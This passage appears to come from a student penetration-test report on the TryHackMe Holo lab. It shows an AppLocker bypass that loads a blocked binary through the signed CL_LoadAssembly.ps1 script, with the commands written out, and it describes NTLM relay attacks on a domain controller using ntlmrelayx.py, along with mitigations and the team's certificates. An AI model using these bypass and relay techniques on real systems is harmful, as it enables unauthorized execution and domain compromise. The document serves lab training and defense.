
- Limit allowed directories and binaries.
- Enforce Constrained Language Mode in PowerShell.
- Monitor use of known LOLbins.



```
C:\Windows\system32>c:\temp\funrun.exe
This program is blocked by group policy. For more information, contact your system administrator.

C:\Windows\system32>powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> C:\temp\funrun.exe
Program 'funrun.exe' failed to run: This program is blocked by group policy. For more information, contact your system administratorAt line:1
char:1
+ C:\temp\funrun.exe
+ ~~~~~~~~~~~~~~~~~~.
At line:1 char:1
+ C:\temp\funrun.exe
+ ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
```

AppLocker Blocked Execution

An AppLocker-protected system attempts to launch a disallowed executable are explicitly blocked. For example, running the payload funrun.exe (a demo binary) from an unauthorized location produced a red error in PowerShell: **“This program is blocked by group policy. For more information, contact your system administrator.”** This mirrors the Holo Task 37 scenario (e.g. trying to run mimikatz.exe on PC-FILESRV01). The blog author confirms that funrun.exe was prevented by policy (“blocked by group policy”). The screenshot above shows exactly this AppLocker denial message during an attempted execution. The text log (in red) and “blocked by group policy” line demonstrate the AppLocker enforcement as in Task 37.



```
C:\windows\diagnostics\system\AERO> LoadAssemblyFromPath ..\..\..\..\temp\funrun.exe
C:\windows\diagnostics\system\AERO> [funrun.hashtag]::winning()
C:\windows\diagnostics\system\AERO>
```

Bypass via Approved Loader (LOLBin)

The successful bypass leverages a signed system script to load the forbidden binary. In the image above, the attacker uses CL_LoadAssembly.ps1 (located under %SystemRoot%\Diagnostics\system\AERO) with PowerShell in v2 mode to load the funrun.exe assembly and then calls its method ([funrun.hashtag]::winning()). This spawns the Calculator app despite AppLocker's restrictions. The open Calculator window (foreground) confirms the bypass worked. As the write-up notes, "we proved… we bypassed AppLocker by loading an assembly through CL_LoadAssembly.ps1" and then spawned Calc. In other words, even though funrun.exe would normally be blocked, executing it via the approved diagnostic script (a *LOLBin*) succeeds and produces the intended payload (shown here as Calculator).

2.13 Net-NTLMv2 Authentication Exposure on DC-SRV01

Ref ID: ######-1-13

In Task 44, it was observed that the domain controller DC-SRV01 allows Net-NTLMv2 authentication over SMB without enforcing message signing. This configuration permits attackers to capture and relay authentication hashes, potentially leading to unauthorized access.

Field	Details
CVSS Score	Base Score: 9.8 Critical
CVE	CVE-2019-1040
Description	The server permits Net-NTLMv2 authentication without requiring SMB message signing, making it susceptible to relay attacks where captured hashes can be forwarded to other services for unauthorized access.
Impact	Attackers can perform relay attacks, leading to unauthorized access to services and potential domain compromise.
Remediation	Enforce SMB message signing on all servers and clients. Disable NTLM authentication where possible, and implement Extended Protection for Authentication (EPA) to mitigate relay attacks
External References	Microsoft Advisory

Task 44: Net-NTLMv2 Authentication Exposure on DC-SRV01

Vulnerability Type: Weak Authentication Protocol Configuration

System: Domain Controller (DC-SRV01)

Scenario:

SMB (Server Message Block) on the DC allows Net-NTLMv2 authentication without enforcing message integrity/signing.

Why It’s Vulnerable:

Net-NTLMv2 is a challenge-response protocol but does not encrypt the challenge or response.

If SMB Signing is not enforced, an attacker in the network can intercept requests and relay them to another server.

The attacker doesn't crack the hash—they simply forward it in real-time.

How It Can Be Exploited(POC):

Attacker tricks a victim machine into authenticating to a malicious SMB server.

The attacker captures the NTLMv2 hash.

Instead of cracking it, they relay it to another system (like DC-SRV01) that accepts it.

The DC thinks it's a valid login and grants access.

Impact:

No password needed.

Allows lateral movement and potentially domain admin compromise.

Mitigation:

Enforce SMB signing.

Use Kerberos instead of NTLM.

Disable NTLM where possible.

Implement Extended Protection for Authentication (EPA).

2.14 Remote NTLM Relay Attack to DC-SRV01

Ref ID: ######-1-14

In Task 46, a Remote NTLM Relay attack was performed from PC-FILESRV01 to DC-SRV01. By capturing NTLM authentication requests and relaying them to the domain controller, an attacker can authenticate as a privileged user without knowing their credentials.

Field	Details
CVSS Score	Base Score: 9.8 Critical
CVE	CVE-2019-1040
Description	The NTLM authentication protocol allows for credential relay attacks when message signing is not enforced. An attacker can intercept and relay authentication requests to gain unauthorized access.
Impact	Unauthorized access to services and systems, potential domain compromise.
Remediation	Disable NTLM where possible. Enforce SMB signing and LDAP signing to prevent relay attacks. Implement Extended Protection for Authentication (EPA).
External References	Microsoft Advisory

Task 46: NTLM Relay Attack to DC-SRV01

Vulnerability Type: NTLM Relay

System: Domain Controller and a Relay Host

Scenario:

The attacker actively captures NTLMv2 hashes on a relay-capable machine (like PC-FILESRV01) and forwards them to DC-SRV01 to gain access.

How It Works:

This task demonstrates an actual attack leveraging the misconfiguration from

Task 44.

NTLM relay attacks exploit the fact that some services accept NTLM authentication without verifying the message integrity (because SMB signing is off).

By setting up a tool like ntlmrelayx.py, the attacker acts as a proxy between a legitimate client and the server.

Attack Chain:

Attacker sets up a relay server.

Triggers a request from a legitimate service (like printing or HTTP) on PC-FILESRV01.

That service sends NTLM authentication info.

Attacker captures and relays this to DC-SRV01.

Access granted—zero cracking needed.

Impact:

Access to DC shares, services, or command execution.

Often results in full domain compromise if admin credentials are relayed.


Mitigation:

Same as Task 44: Disable NTLM, enforce SMB signing, implement EPA.

Use Privileged Access Workstations (PAWs) for admin tasks to reduce exposure.

Here You can find all the THM certification That we gained to get the knowledge to solve the Network

- Our ACCOUNT on thm
- https://tryhackme.com/p/Depiprojectteam



Depiprojectteam [0xA][WIZARD]


Rank top 3% 41337

Badges 16

Streak 0

Completed rooms 123

- offensive pentesting cert
  - https://tryhackme-certificates.s3-eu-west-1.amazonaws.com/THM-XQXYGTSBXP.pdf



CERTIFICATE OF COMPLETION

this is to acknowledge that

Depiprojectteam

has **successfully** completed the

Offensive Pentesting Learning Path


5th May 2025

Time to complete: 32 hours 45 minutes

Ben Spring
CEO

Ashu Savani
CTO

- Jr Penetration Tester Cert
  - https://tryhackme-certificates.s3-eu-west-1.amazonaws.com/THM-V1J5ALNGIJ.pdf



THM-V1J5ALNGIJ

CERTIFICATE OF COMPLETION

this is to acknowledge that

Depiprojectteam

has **successfully** completed the

Jr Penetration Tester
Learning Path

5th May 2025

Time to complete: 29 hours 40 minutes

Ben Spring
CEO

Ashu Savani
CTO